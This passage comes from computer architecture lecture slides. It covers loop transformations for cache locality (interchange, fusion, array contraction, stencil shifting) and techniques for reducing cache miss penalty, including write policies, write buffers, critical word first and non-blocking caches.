
MMikj on P4: Performance in MFLOP/s




- Traverses B and C in row-major order
- Which is great if the data is stored in row-major order
- If data is actually in column-major order...

# Permuting multidimensional arrays to improve spatial locality

MMikj on P4: Performance in MFLOP/s



A variant of Morton-order layout is used for texture caching in some GPUs



- Blocked layout offers compromise between row-major and column-major
- Some care is needed in optimising address calculation to make this work (Jeyan Thiyagalingam's Imperial PhD thesis)

# Loop Interchange: example

```
/* Before */  
for (k = 0; k < 100; k = k+1)  
    for (j = 0; j < 100; j = j+1)  
        for (i = 0; i < 5000; i = i+1)  
            x[i][j] = 2 * x[i][j];
```


```
/* After */  
for (k = 0; k < 100; k = k+1)  
    for (i = 0; i < 5000; i = i+1)  
        for (j = 0; j < 100; j = j+1)  
            x[i][j] = 2 * x[i][j];
```

**Sequential accesses:** instead of striding through memory every 100 words; improved spatial locality

# Loop Fusion: example

```
/* Before */
for (i = 0; i < N; i = i+1)
    for (j = 0; j < N; j = j+1)
        S1: a[i][j] = 1/b[i][j] * c[i][j];
for (i = 0; i < N; i = i+1)
    for (j = 0; j < N; j = j+1)
        S2: d[i][j] = a[i][j] + c[i][j];

/* After fusion */
for (i = 0; i < N; i = i+1)
    for (j = 0; j < N; j = j+1)
{ S1: a[i][j] = 1/b[i][j] * c[i][j];
  S2: d[i][j] = a[i][j] + c[i][j]; }
```




```
/* After array contraction */
for (i = 0; i < N; i = i+1)
    for (j = 0; j < N; j = j+1)
    {
        cv = c[i][j];
        S1: a = 1/b[i][j] * cv;
        S2: d[i][j] = a + cv; }
```

2 misses per access to a & c vs.  
one miss per access; improve  
spatial locality

The real payoff comes if  
fusion enables **Array  
Contraction**: values  
transferred in scalar  
instead of via array

# Fusion is not always so simple

- Dependences might not align nicely
- Example: one-dimensional convolution filters




```
for (i=1; i<N; i++)  
    V[i] = (U[i-1] + U[i+1])/2
```

```
for (i=1; i<N; i++)  
    W[i] = (V[i-1] + V[i+1])/2
```

- “Stencil” loops are not directly fusible

# Loop fusion – code expansion

- We make them fusible by shifting:



$$V[1] = (U[0] + U[2])/2$$

```
for (i=2; i<N; i++) {
    V[i] = (U[i-1] + U[i+1])/2
    W[i-1] = (V[i-2] + V[i])/2
}
```

$$W[N-1] = (V[N-2] + V[N])/2$$


- The middle loop is fusible
- We get lots of little edge bits

# Loop fusion – code expansion

17

This transformation is important in image-processing filters, finite difference solvers, and convolutional neural networks

- We make them fusible by shifting:



- The middle loop is fusible
- We get lots of little edge bits

```
V[1] = (U[0] + U[2])/2
for (i=2; i<N; i++) {
    V[i%4] = (U[i-1] + U[i+1])/2
    W[i-1] = (V[(i-2)%4] + V[i%4])/2
}
W[N-1] = (V[(N-2)%4] + V[N%4])/2
```

- Contraction is trickier
- We need the last *two* Vs
- We need 3 V locations
- Quicker to round up to four

# Summary

We can reduce the miss rate at the software level .....

- By using prefetch instructions
  - If they work better than predictive prefetch hardware
- By transforming storage layout
  - Might help with *spatial* locality
  - Might help with associativity conflicts
  - Can't help with *temporal* locality
- Storage layout optimisations are disruptive – they affect all the code that might use that data
- Loop interchange, fusion, tiling
  - Can get *really* messy to implement by hand
  - Can lead to a large space of possible schedules – it can be hard to know what will work best
  - Loop fusion can be very powerful but often breaks abstraction boundaries

# Further reading

Algorithms and locality: cache-oblivious algorithms:

- [https://en.wikipedia.org/wiki/Cache-oblivious\\_algorithm](https://en.wikipedia.org/wiki/Cache-oblivious_algorithm)

Compilers that optimise for locality:

- Michael E. Wolf and Monica S. Lam. 1991. **A data locality optimizing algorithm.** PLDI91.
- Kathryn S. McKinley, Steve Carr, and Chau-Wen Tseng. 1996. **Improving data locality with loop transformations.** ACM Trans. Program. Lang. Syst. 18, 4 (July 1996)
- Uday Bondhugula, Albert Hartono, J. Ramanujam, and P. Sadayappan. 2008. **A practical automatic polyhedral parallelizer and locality optimizer.** PLDI08

Programming Abstractions for Data Locality

- <https://sites.google.com/a/lbl.gov/padal-workshop/>

Optimisations for convolutional neural networks

- Yizhi Liu, Yao Wang, Ruofei Yu, Mu Li, Vin Sharma, Yida Wang. **Optimizing CNN model inference on CPUs.** USENIX ATC'19.

332

# Advanced Computer Architecture

## Chapter 3: Caches and Memory Systems Part 3: Miss penalty reduction

November 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup>, 5<sup>th</sup> and 6<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

# Average memory access time:

$$\text{AMAT} = \text{HitTime} + \text{MissRate} \times \text{MissPenalty}$$

There are three ways to improve AMAT:

1. Reduce the miss rate,
2. Reduce the miss penalty, or
3. Reduce the time to hit in the cache

We now look at each of these in turn...


# Write policy: Write-through vs write-back

- Write-through: all writes update cache and underlying memory/cache
  - Can always discard cached data - most up-to-date data is in memory
  - Cache control bit: only a *valid* bit
- Write-back: all writes simply update cache
  - Can't just discard cached data - may have to write it back to memory
  - Cache control bits: both *valid* and *dirty* bits
- Other Advantages:
  - Write-through:
    - memory (or other processors – or just the next level of the cache) always has latest data
    - Simpler management of cache
  - Write-back:
    - much lower bandwidth, since data often overwritten multiple times
    - Better tolerance to long-latency memory?

# **Write policy 2: Write allocate vs non-allocate (What happens on write-miss?)**


- Write allocate: allocate new cache line in cache
  - Usually means that you have to do a “read miss” to fill in rest of the cache-line!
  - Alternative: per/word valid bits
- Write non-allocate (or “write-around”):
  - Simply send write data through to underlying memory/cache - don’t allocate new cache line!
- Which is right? It depends... maybe get programmer to use a “non-temporal store” instruction

# Reducing Miss Penalty: Read Priority over Write on Miss




- Consider write-through with write buffers
  - RAW conflicts with main memory reads on cache misses
    - Could simply wait for write buffer to empty, before allowing read
    - Risks serious increase in read miss penalty (old MIPS 1000 by 50% )
    - Solution:
      - Check write buffer contents before read; if no conflicts, let the memory access continue
- If you use write-back, you also need a write buffer to hold *displaced blocks*
  - Read miss replacing dirty block
  - Normal: Write dirty block to memory, and then do the read
  - Instead copy the dirty block to a write buffer, then do the read, and then do the write
  - CPU stall less since restarts as soon as do read

# Write buffer issues




- Size: 2-8 entries are typically sufficient for caches
  - But an entry may store a whole cache line
  - Make sure the write buffer can handle the typical store bursts...
  - Analyze your common programs, consider bandwidth to lower level
- Coalescing write buffers
  - Merge adjacent writes into single entry
  - Especially useful for write-through caches
- Dependency checks
  - Comparators that check load address against pending stores
  - If match there is a dependency so load must stall
- Optimization: load forwarding
  - If match and store has its data, forward data to load...
- Integrate with victim cache?

# Reduce miss penalty: early restart and critical word first




- The processor can continue as soon as the requested word arrives
- Don't wait for full block to be loaded before restarting CPU
  - **Early restart**—As soon as the requested word of the block arrives, send it to the CPU and let the CPU continue execution
  - **Critical Word First**—Request the missed word *first* from memory and send it to the CPU as soon as it arrives; let the CPU continue execution while filling the rest of the words in the block.
- Generally useful only in large blocks,
  - (Access to contiguous sequential words is very common – perhaps a simple scheme will work pretty well most of the time?)

# Early restart and critical word first and sectored cache lines



- Some care is needed: what if processor issues another load to another word in the cache line, before it arrives?



- Divide cache line into “sectors” – each with its own validity bit (maybe “dirty” bits too)
- We allocate in units of cache lines, but we deliver data in units of sectors
- We can fetch the sectors in any order, perhaps even leaving them invalid until requested
- Eg IBM Power9: 128B lines, 32B sectors (<https://en.wikichip.org/wiki/ibm/microarchitectures/power9>)

# Reduce miss penalty: non-blocking caches to reduce stalls on misses

- Non-blocking cache or lockup-free cache allows data cache to continue to supply cache hits during a miss
  - requires full/empty bits on registers or out-of-order execution
  - requires multi-bank memories
- “hit under miss” reduces the effective miss penalty by working during miss instead of ignoring CPU requests
- “hit under multiple miss” or “miss under miss” may further lower the effective miss penalty by overlapping multiple misses
  - Significantly increases the complexity of the cache controller as there can be multiple outstanding memory accesses
  - Requires multiple memory banks (otherwise cannot support)
  - Eg IBM Power5 allows 8 outstanding cache line misses

## Compare:

prefetching: overlap memory access with pre-miss instructions,

Non-blocking cache: overlap memory access with post-miss instructions

# What happens on a Cache miss?

- For in-order pipeline, two options:

- Freeze pipeline in Mem stage (popular early on: Sparc, R4000)


IF	ID	EX	Mem	stall	stall	stall	...	stall	Mem	Wr
IF	ID	EX	stall	stall	stall	...	stall	stall	Ex	Wr

- Use Full/Empty bits in registers + MSHR queue

- MSHR = “Miss Status/Handler Registers” (Kroft\*)  
Each entry in this queue keeps track of status of outstanding memory requests to one complete memory line.
  - Per cache-line: keep info about memory address.
  - For each word: register (if any) that is waiting for result.
  - Used to “merge” multiple requests to one memory line
